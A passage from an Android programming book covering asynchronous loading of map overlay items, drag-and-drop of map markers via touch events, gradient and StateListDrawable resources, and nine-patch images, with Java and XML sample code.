



*Figure 253: The ILuvNooYawk application, showing one item's icon toggled to a heart (and selected)*

Note that `getMarker()` on an `OverlayItem` gets called very frequently — every time the map is panned or zoomed, the markers are re-requested. As such, it is important that `getMarker()` be as efficient as possible, particularly if you have a lot of items in your overlay.

## In A New York Minute. Or Hopefully a Bit Faster.

In the case of `NooYawk`, we have all our data points for the overlay items up front — they are hard-wired into the code. This is not going to be the case in most applications. Instead, the application will need to load the items out of a database or a Web service.

In the case of a database, assuming a modest number of items, the difference between having the items hard-wired in code or in the database is slight. Yes, the actual implementation will be substantially different, but you can query the

database and build up your `ItemizedOverlay` all in one shot, when the map is slated to appear on-screen.

Where things get interesting is when you need to use a Web service or similar slow operation to get the data.

Where things get even more interesting is when you want that data to change after it was already loaded — on a timer, on user input, etc. For example, it may be that you have hundreds of thousands of data points, only a tiny fraction of which will be visible on the map at any time. If the user elects to visit a different portion of the map, you need to dump the old overlay items and grab a new set.

In either case, you can use an `AsyncTask` to populate your `ItemizedOverlay` and add it to the map once the data is ready. You can see this in the `Maps/NooYawkAsync` sample project, where we kick off an `OverlayTask` in the `NooYawk` implementation of `onCreate()`:

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);
  setContentView(R.layout.main);

  map=(MapView)findViewById(R.id.map);

  map.getController().setCenter(getPoint(40.76793169992044,
                                         -73.98180484771729));
  map.getController().setZoom(17);
  map.setBuiltInZoomControls(true);

  me=new MyLocationOverlay(this, map);
  map.getOverlays().add(me);

  new OverlayTask().execute();
}
```

... and then use that to load the data in the background, in this case using a `sleep()` call to simulate real work:

```
class OverlayTask extends AsyncTask<Void, Void, Void> {
  @Override
  public void onPreExecute() {
    if (sites!=null) {
      map.getOverlays().remove(sites);
      map.invalidate();
      sites=null;
    }
  }
```

```
  @Override
  public Void doInBackground(Void... unused) {
    SystemClock.sleep(5000);            // simulated work

    sites=new SitesOverlay();

    return(null);
  }

  @Override
  public void onPostExecute(Void unused) {
    map.getOverlays().add(sites);
    map.invalidate();
  }
}
```

As with changing an item's `Drawable` on the fly, you need to `invalidate()` the map to make sure it draws the overlay and its items.

In this case, we also hook up the R key to simulate a manual refresh of the data. This just invokes another `OverlayTask`, which removes the old overlay and creates a fresh one:

```
@Override
public boolean onKeyDown(int keyCode, KeyEvent event) {
  if (keyCode == KeyEvent.KEYCODE_S) {
    map.setSatellite(!map.isSatellite());
    return(true);
  }
  else if (keyCode == KeyEvent.KEYCODE_Z) {
    map.displayZoomControls(true);
    return(true);
  }
  else if (keyCode == KeyEvent.KEYCODE_H) {
    sites.toggleHeart();

    return(true);
  }
  else if (keyCode == KeyEvent.KEYCODE_R) {
    new OverlayTask().execute();

    return(true);
  }

  return(super.onKeyDown(keyCode, event));
}
```

# A Little Touch of Noo Yawk

As all of these examples have demonstrated, users can tap on maps, particularly on `OverlayItem` icons, to indicate something of interest.

Sometimes, though, what they really want to do is move one of those items.

For example:

1. They might want to reposition an endpoint for a route for which you are providing turn-by-turn directions
2. They might want to fine-tune a waypoint on a set of walking or cycling tour stops they are designing using your app, adjusting its location by a bit
3. They might want to change the corner points on a polygon they are creating on your map, to designate postal zones or township boundaries or whatever

Courtesy of an assist from Greg Milette, we can show you how this is done, via the `Maps/NooYawkTouch` sample project.

## Touch Events

Simple touch events are… well… fairly simple.

In an `ItemizedOverlay`, you can override the `onTouchEvent()` method, to be notified of touch operations. Any event you pass to the superclass will be handled as normal, such as item taps or pan-and-zoom operations. However, you can intercept events that you would prefer to handle yourself. Your `onTouchEvent()` method will be passed a `MotionEvent` object (the actual event) and the `MapView`.

There are three touch events of relevance for repositioning items on a map, distinguished by their action (`getAction()` on the `MotionEvent`):

- `MotionEvent.ACTION_DOWN`, when a finger is placed onto the touchscreen
- `MotionEvent.ACTION_MOVE`, when the finger is slid across the touchscreen
- `MotionEvent.ACTION_UP`, when the finger is lifted off of the touchscreen

The `MotionEvent` also gives you the screen coordinates of where the touch event occurred, via `getX()` and `getY()`.

To manage a drag operation, therefore, we need to:

1. Watch for an `ACTION_DOWN` event, identify the item that was touched, and kick off the drag
2. Watch for `ACTION_MOVE` events while we are in "drag mode" and move the item to the new position
3. Watch for an `ACTION_UP` event and stop the drag operation, positioning the item in its final resting place

Here is the implementation of `onTouchEvent()` for the `NooYawkTouch` version of `SitesOverlay`:

```
@Override
public boolean onTouchEvent(MotionEvent event, MapView mapView) {
  final int action=event.getAction();
  final int x=(int)event.getX();
  final int y=(int)event.getY();
  boolean result=false;

  if (action==MotionEvent.ACTION_DOWN) {
    for (OverlayItem item : items) {
      Point p=new Point(0,0);

      map.getProjection().toPixels(item.getPoint(), p);

      if (hitTest(item, marker, x-p.x, y-p.y)) {
        result=true;
        inDrag=item;
        items.remove(inDrag);
        populate();

        xDragTouchOffset=0;
        yDragTouchOffset=0;

        setDragImagePosition(p.x, p.y);
        dragImage.setVisibility(View.VISIBLE);

        xDragTouchOffset=x-p.x;
        yDragTouchOffset=y-p.y;

        break;
      }
    }
  }
  else if (action==MotionEvent.ACTION_MOVE && inDrag!=null) {
    setDragImagePosition(x, y);
    result=true;
  }
  else if (action==MotionEvent.ACTION_UP && inDrag!=null) {
    dragImage.setVisibility(View.GONE);

    GeoPoint pt=map.getProjection().fromPixels(x-xDragTouchOffset,
                                               y-yDragTouchOffset);
```

```
      OverlayItem toDrop=new OverlayItem(pt, inDrag.getTitle(),
                                         inDrag.getSnippet());

      items.add(toDrop);
      populate();

      inDrag=null;
      result=true;
    }

    return(result || super.onTouchEvent(event, mapView));
  }
```

We will look at the three major branches of this code in the sections that follow.

## Finding an Item

`ItemizedOverlay` offers a convenient `hitTest()` method, to determine if a touch event (or anything else with a screen coordinate) is "close" to a specific `OverlayItem`. The `hitTest()` method returns a simple `boolean` indicating if the touch event was a hit on the item. Hence, to find out if a given `ACTION_DOWN` event was on an item, we can simply iterate over all items, passing each to `hitTest()`, and breaking out of the loop if we get a hit. If we make it through the whole loop with `hitTest()` returning `false` each time, the user tapped someplace away from any items.

The only catch is that `hitTest()` works in the item's frame of reference. Rather than passing a screen coordinate relative to the corner of the screen (as is returned by `getX()` and `getY()` on `MotionEvent`), we have to pass a coordinate relative to the item's on-screen location. Fortunately, Android provides some utility methods to assist with this as well.

So, let's take a closer look at our `ACTION_DOWN` handling in `onTouchEvent()`:

```
    if (action==MotionEvent.ACTION_DOWN) {
      for (OverlayItem item : items) {
        Point p=new Point(0,0);

        map.getProjection().toPixels(item.getPoint(), p);

        if (hitTest(item, marker, x-p.x, y-p.y)) {
          result=true;
          inDrag=item;
          items.remove(inDrag);
          populate();

          xDragTouchOffset=0;
          yDragTouchOffset=0;
```

```
            setDragImagePosition(p.x, p.y);
            dragImage.setVisibility(View.VISIBLE);

            xDragTouchOffset=x-p.x;
            yDragTouchOffset=y-p.y;

            break;
          }
        }
      }
```

When we get an `ACTION_DOWN` event, we iterate over the items in our `ItemizedOverlay`. For each, we determine the item's screen coordinates using the `toPixels()` method on a `Projection`, converting the latitude and longitude of the item.

To convert our touch event (`x`, `y`) coordinates to be relative to the item, we simply have to subtract the coordinates of the item from our event's coordinates. That can then be fed into the `hitTest()` method, which will return `true` or `false` depending on whether this item is near the touch location.

Of course, identifying the item the user chose to drag is only the first step.

## Dragging the Item

A drag-and-drop operation usually involves whatever the user is dragging to appear to move across the screen in concert with the user's finger, mouse, or other pointing device. In the case of our `ItemizedOverlay`, this means we want to show the steady progression of the item across the screen, so long as the user has their finger continuously sliding on the screen.

To do that, we will:

1. Hide the item in the overlay when the user touches it (`ACTION_DOWN`)
2. Draw the icon for the item above the map while the user is dragging it (`ACTION_MOVE`)
3. Put the item back in the overlay — at the right geographic coordinates — when the user lifts their finger (`ACTION_UP`)

Hiding an overlay item is simply a matter of removing it from the `ItemizedOverlay` and calling `populate()` again.

To render our icon during the drag operation, we can add an `ImageView` to our layout, as a later child of the `RelativeLayout` holding the `MapView`, so the image appears to float over the map:

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="match_parent"
  android:layout_height="match_parent">
  <com.google.android.maps.MapView android:id="@+id/map"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:apiKey="0mjl6OufrY-tHs6WFurtL7rsYyEMpdEqBCbyjXg"
    android:clickable="true"
  />
  <ImageView android:id="@+id/drag"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:src="@drawable/marker"
    android:visibility="gone"
  />
</RelativeLayout>
```

Then, after we remove the item from the overlay, we take the formerly-hidden `ImageView`, make it visible, and position it based on where the item had been a moment ago on the screen. This requires a pair of offset values:

1. We need to know where in the image the point of our push-pin is (`xDragImageOffset`, `yDragImageOffset`)
2. We need to know where, relative to the image, the user put their finger (`xDragTouchOffset`, `yDragTouchOffset`)

The values for `xDragImageOffset` and `yDragImageOffset` do not change, so long as we are using the same icon. Hence, we can calculate these once, up in our `SitesOverlay` constructor:

```
      dragImage=(ImageView)findViewById(R.id.drag);
      xDragImageOffset=dragImage.getDrawable().getIntrinsicWidth()/2;
      yDragImageOffset=dragImage.getDrawable().getIntrinsicHeight();
```

The values for `xDragTouchOffset` and `yDragTouchOffset` are based on where the item is and where the finger touched the screen.

This relies on some calculations in a `setDragImagePosition()` method on `SitesOverlay`:

```
    private void setDragImagePosition(int x, int y) {
      RelativeLayout.LayoutParams lp=
```

```
        (RelativeLayout.LayoutParams)dragImage.getLayoutParams();

      lp.setMargins(x-xDragImageOffset-xDragTouchOffset,
                    y-yDragImageOffset-yDragTouchOffset, 0, 0);
      dragImage.setLayoutParams(lp);
    }
```

Whenever we receive an `ACTION_MOVE` while we are dragging an item, we simply reposition our `ImageView` to the new location, using the pre-computed offsets:

```
      else if (action==MotionEvent.ACTION_MOVE && inDrag!=null) {
        setDragImagePosition(x, y);
        result=true;
      }
```

Finally, when the user lifts their finger and we get an `ACTION_UP` (while we are dragging an item), we can hide the `ImageView`, convert the final screen coordinate back into latitude and longitude, and put our item back in the `ItemizedOverlay` at that position:

```
      else if (action==MotionEvent.ACTION_UP && inDrag!=null) {
        dragImage.setVisibility(View.GONE);

        GeoPoint pt=map.getProjection().fromPixels(x-xDragTouchOffset,
                                                   y-yDragTouchOffset);
        OverlayItem toDrop=new OverlayItem(pt, inDrag.getTitle(),
                                           inDrag.getSnippet());

        items.add(toDrop);
        populate();

        inDrag=null;
        result=true;
      }
```

Note that this sample only supports dragging via a single finger – in other words, it does not support multi-touch operations.

# Creating Drawables

`Drawable` resources come in all shapes and sizes, and not just in terms of pixel dimensions. While many `Drawable` resources will be PNG or JPEG files, you can easily create other resources that supply other sorts of `Drawable` objects to your application. In this chapter, we will examine a few of these that may prove useful as you try to make your application look its best.

First, we look at using shape XML files to create gradient effects that can be resized to accommodate different contents. We then examine `StateListDrawable` and how it can be used for button backgrounds, tab icons, map icons, and the like. We wrap by looking at nine-patch bitmaps, for places where a shape file will not work but that the image still needs to be resized, such as a `Button` background.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the ones on basic resources and basic widgets.

## Traversing Along a Gradient

Gradients have long been used to add "something a little extra" to a user interface, whether it is Microsoft adding them to Office's title bars in the late 1990's or the seemingly endless number of gradient buttons adorning "Web 2.0" sites.

And now, you can have gradients in your Android applications as well.

The easiest way to create a gradient is to use an XML file to describe the gradient. By placing the file in `res/drawable/`, it can be referenced as a `Drawable` resource, no different than any other such resource, like a PNG file.

For example, here is a gradient `Drawable` resource, `active_row.xml`, from the `Drawable/Gradient` sample project:

```
<shape xmlns:android="http://schemas.android.com/apk/res/android"
android:shape="rectangle">
  <gradient
    android:startColor="#44FFFF00"
    android:endColor="#FFFFFF00"
    android:angle="270"
  />
  <padding
    android:top="2px"
    android:bottom="2px"
  />
  <corners android:radius="6px" />
</shape>
```

A gradient is applied to the more general-purpose `<shape>` element, in this case, a rectangle. The gradient is defined as having a start and end color — in this case, the gradient is an increasing amount of yellow, with only the alpha channel varying to control how much the background blends in. The color is applied in a direction determined by the number of degrees specified by the `android:angle` attribute, with `270` representing "down" (start color at the top, end color at the bottom).

As with any other XML-defined shape, you can control various aspects of the way the shape is drawn. In this case, we put some padding around the drawable and round off the corners of the rectangle.

To use this `Drawable` in Java code, you can reference it as `R.drawable.active_row`. One possible use of a gradient is in custom `ListView` row selection, as shown in `Drawable/GradientDemo`:

```
package com.commonsware.android.drawable;

import android.app.ListActivity;
import android.content.Context;
import android.os.Bundle;
import android.content.res.ColorStateList;
import android.view.View;
import android.view.ViewGroup;
import android.widget.AdapterView;
import android.widget.ArrayAdapter;
import android.widget.ListView;
```

```
import android.widget.TextView;

public class GradientDemo extends ListActivity {
  private static ColorStateList allWhite=ColorStateList.valueOf(0xFFFFFFFF);
  private static String[] items={"lorem", "ipsum", "dolor",
                                 "sit", "amet", "consectetuer",
                                 "adipiscing", "elit", "morbi",
                                 "vel", "ligula", "vitae",
                                 "arcu", "aliquet", "mollis",
                                 "etiam", "vel", "erat",
                                 "placerat", "ante",
                                 "porttitor", "sodales",
                                 "pellentesque", "augue",
                                 "purus"};

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);
    setListAdapter(new GradientAdapter(this));
    getListView().setOnItemSelectedListener(listener);
  }

  class GradientAdapter extends ArrayAdapter {
    GradientAdapter(Context ctxt) {
      super(ctxt, R.layout.row, items);
    }

    @Override
    public View getView(int position, View convertView,
                        ViewGroup parent) {
      GradientWrapper wrapper=null;

      if (convertView==null) {
        convertView=getLayoutInflater().inflate(R.layout.row,
                                                parent, false);
        wrapper=new GradientWrapper(convertView);
        convertView.setTag(wrapper);
      }
      else {
        wrapper=(GradientWrapper)convertView.getTag();
      }

      wrapper.getLabel().setText(items[position]);

      return(convertView);
    }
  }

  class GradientWrapper {
    View row=null;
    TextView label=null;

    GradientWrapper(View row) {
```

```
      this.row=row;
    }

    TextView getLabel() {
      if (label==null) {
        label=(TextView)row.findViewById(R.id.label);
      }

      return(label);
    }
  }

  AdapterView.OnItemSelectedListener listener=new
AdapterView.OnItemSelectedListener() {
    View lastRow=null;

    public void onItemSelected(AdapterView<?> parent,
                               View view, int position,
                               long id) {
      if (lastRow!=null) {
        lastRow.setBackgroundColor(0x00000000);
      }

      view.setBackgroundResource(R.drawable.active_row);
      lastRow=view;
    }

    public void onNothingSelected(AdapterView<?> parent) {
      if (lastRow!=null) {
        lastRow.setBackgroundColor(0x00000000);
        lastRow=null;
      }
    }
  };
}
```

In an earlier chapter, we showed how you can get control and customize how a selected row appears in a `ListView`. This time, we apply the gradient rounded rectangle as the background of the row. We could have accomplished this via appropriate choices for `android:listSelector` and `android:drawSelectorOnTop` as well.

The result is a selection bar implementing the gradient:


*Figure 254: The GradientDemo sample application*

Note that because the list background is black, the yellow is mixed with black on the top end of the gradient. If the list background were white, the top end of the gradient would be yellow mixed with white, as determined by the alpha channel specified on the gradient's top color.

## State Law

Gradients and other shapes are not the only types of `Drawable` resource you can define using XML. One, the `StateListDrawable`, is key if you want to have different images when widgets are in different states.

Take for example the humble `Button`. Somewhere along the line, you have probably tried setting the background of the `Button` to a different color, perhaps via the `android:background` attribute in layout XML. If you have not tried this before, give it a shot now.

When you replace the `Button` background with a color, the `Button` becomes... well... flat. There is no defined border. There is no visual response when you click the `Button`. There is no orange highlight if you select the `Button` with the D-pad or trackball.

This is because what makes a `Button` visually be a `Button` is its background. Your new background is a flat color, which will be used no matter what is going on with the `Button` itself. The original background, however, was a `StateListDrawable`, one that looks something like this:

```
<?xml version="1.0" encoding="utf-8"?>
<!-- Copyright (C) 2008 The Android Open Source Project

     Licensed under the Apache License, Version 2.0 (the "License");
     you may not use this file except in compliance with the License.
     You may obtain a copy of the License at

          http://www.apache.org/licenses/LICENSE-2.0

     Unless required by applicable law or agreed to in writing,
software
     distributed under the License is distributed on an "AS IS" BASIS,
     WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or
implied.
     See the License for the specific language governing permissions
and
     limitations under the License.
-->

<selector xmlns:android="http://schemas.android.com/apk/res/android">
    <item android:state_window_focused="false" android:state_enabled="true"
        android:drawable="@drawable/btn_default_normal" />
    <item android:state_window_focused="false" android:state_enabled="false"
        android:drawable="@drawable/btn_default_normal_disable" />
    <item android:state_pressed="true"
        android:drawable="@drawable/btn_default_pressed" />
    <item android:state_focused="true" android:state_enabled="true"
        android:drawable="@drawable/btn_default_selected" />
    <item android:state_enabled="true"
        android:drawable="@drawable/btn_default_normal" />
    <item android:state_focused="true"
        android:drawable="@drawable/btn_default_normal_disable_focused" />
    <item
         android:drawable="@drawable/btn_default_normal_disable" />
</selector>
```

The XML has a `<selector>` root element, indicating this is a `StateListDrawable`. The `<item>` elements inside the root describe what Drawable resource should be used if the `StateListDrawable` is being used in some state. For example, if the

"window" (think activity or dialog) does not have the focus (`android:state_window_focused="false"`) and the `Button` is enabled (`android:state_enabled="true"`), then we use the `@drawable/btn_default_normal` `Drawable` resource. That resource, as it turns out, is a nine-patch PNG file, described later in this chapter.

Android applies each rule in turn, top-down, to find the `Drawable` to use for a given state of the `StateListDrawable`. The last rule has no `android:state_*` attributes, meaning it is the overall default image to use if none of the other rules match.

So, if you want to change the background of a `Button`, you need to:

- Copy the above resource, found in your Android SDK as `res/drawable/btn_default.xml`, into your project
- Copy each of the `Button` state nine-patch images into your project
- Modify whichever of those nine-patch images you want, to affect the visual change you seek
- If need be, tweak the states and images defined in the `StateListDrawable` XML you copied
- Reference the local `StateListDrawable` as the background for your `Button`

You can also use this technique for tab icons — the currently-selected tab will use the image defined as `android:state_selected="true"`, while the other tabs will use images with `android:state_selected="false"`.

We will see `StateListDrawable` used elsewhere in this book, in the chapter on maps, showing you how you can have different icons in an overlay for normal and selected states of an overlay item.

# A Stitch In Time Saves Nine

As you read through the Android documentation, you no doubt ran into references to "nine-patch" or "9-patch" and wondered what Android had to do with quilting. Rest assured, you will not need to take up needlework to be an effective Android developer.

If, however, you are looking to create backgrounds for resizable widgets, like a `Button`, you will probably need to work with nine-patch images.

As the Android documentation states, a nine-patch is "a PNG image in which you define stretchable sections that Android will resize to fit the object at display time to accommodate variable sized sections, such as text strings". By using a specially-created PNG file, Android can avoid trying to use vector-based formats (e.g., SVG) and their associated overhead when trying to create a background at runtime. Yet, at the same time, Android can still resize the background to handle whatever you want to put inside of it, such as the text of a `Button`.

In this section, we will cover some of the basics of nine-patch graphics, including how to customize and apply them to your own Android layouts.

## The Name and the Border

Nine-patch graphics are PNG files whose names end in `.9.png`. This means they can be edited using normal graphics tools, but Android knows to apply nine-patch rules to their use.

What makes a nine-patch graphic different than an ordinary PNG is a one-pixel-wide border surrounding the image. When drawn, Android will remove that border, showing only the stretched rendition of what lies inside the border. The border is used as a control channel, providing instructions to Android for how to deal with stretching the image to fit its contents.

## Padding and the Box

Along the right and bottom sides, you can draw one-pixel-wide black lines to indicate the "padding box". Android will stretch the image such that the contents of the widget will fit inside that padding box.

For example, suppose we are using a nine-patch as the background of a `Button`. When you set the text to appear in the button (e.g., "Hello, world!"), Android will compute the size of that text, in terms of width and height in pixels. Then, it will stretch the nine-patch image such that the text will reside inside the padding box. What lies outside the padding box forms the border of the button, typically a rounded rectangle of some form.





*Figure 255: The padding box, as shown by a set of control lines to the right and bottom of the stretchable image*

## Stretch Zones

To tell Android where on the image to actually do the stretching, draw one-pixel-wide black lines on the top and left sides of the image. Android will scale the graphic only in those areas — areas outside the stretch zones are not stretched.

Perhaps the most common pattern is the center-stretch, where the middle portions of the image on both axes are considered stretchable, but the edges are not:





*Figure 256: The stretch zones, as shown by a set of control lines to the left and top of the stretchable image*

Here, the stretch zones will be stretched just enough for the contents to fit in the padding box. The edges of the graphic are left unstretched.

Some additional rules to bear in mind:

1. If you have multiple discrete stretch zones along an axis (e.g., two zones separated by whitespace), Android will stretch both of them but keep them in their current proportions. So, if the first zone is twice as wide as the second zone in the original graphic, the first zone will be twice as wide as the second zone in the stretched graphic.
2. If you leave out the control lines for the padding box, it is assumed that the padding box and the stretch zones are one and the same.

## Tooling

To experiment with nine-patch images, you may wish to use the `draw9patch` program, found in the `tools/` directory of your SDK installation:





*Figure 257: The draw9patch tool*

While a regular graphics editor would allow you to draw any color on any pixel, `draw9patch` limits you to drawing or erasing pixels in the control area. If you attempt to draw inside the main image area itself, you will be blocked.

On the right, you will see samples of the image in various stretched sizes, so you can see the impact as you change the stretchable zones and padding box.

While this is convenient for working with the nine-patch nature of the image, you will still need some other graphics editor to create or modify the body of the image itself. For example, the image shown above, from the `Drawable/NinePatch` project, is a modified version of a nine-patch graphic from the SDK's `ApiDemos`, where the GIMP was used to add the neon green stripe across the bottom portion of the image.

## Using Nine-Patch Images

Nine-patch images are most commonly used as backgrounds, as illustrated by the following layout from the `Drawable/NinePatch` sample project:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
```

```
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  >
  <TableLayout
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:stretchColumns="1"
  >
    <TableRow
      android:layout_width="match_parent"
      android:layout_height="wrap_content"
    >
      <TextView
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:layout_gravity="center_vertical"
        android:text="Horizontal:"
      />
      <SeekBar android:id="@+id/horizontal"
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
      />
    </TableRow>
    <TableRow
      android:layout_width="match_parent"
      android:layout_height="wrap_content"
    >
      <TextView
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:layout_gravity="center_vertical"
        android:text="Vertical:"
      />
      <SeekBar android:id="@+id/vertical"
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
      />
    </TableRow>
  </TableLayout>
  <LinearLayout
    android:orientation="vertical"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    >
    <Button android:id="@+id/resize"
      android:layout_width="96px"
      android:layout_height="96px"
      android:text="Hi!"
      android:textSize="5pt"
      android:background="@drawable/button"
    />
  </LinearLayout>
</LinearLayout>
```

Here, we have two `SeekBar` widgets, labeled for the horizontal and vertical axes, plus a `Button` set up with our nine-patch graphic as its background (`android:background = "@drawable/button"`).

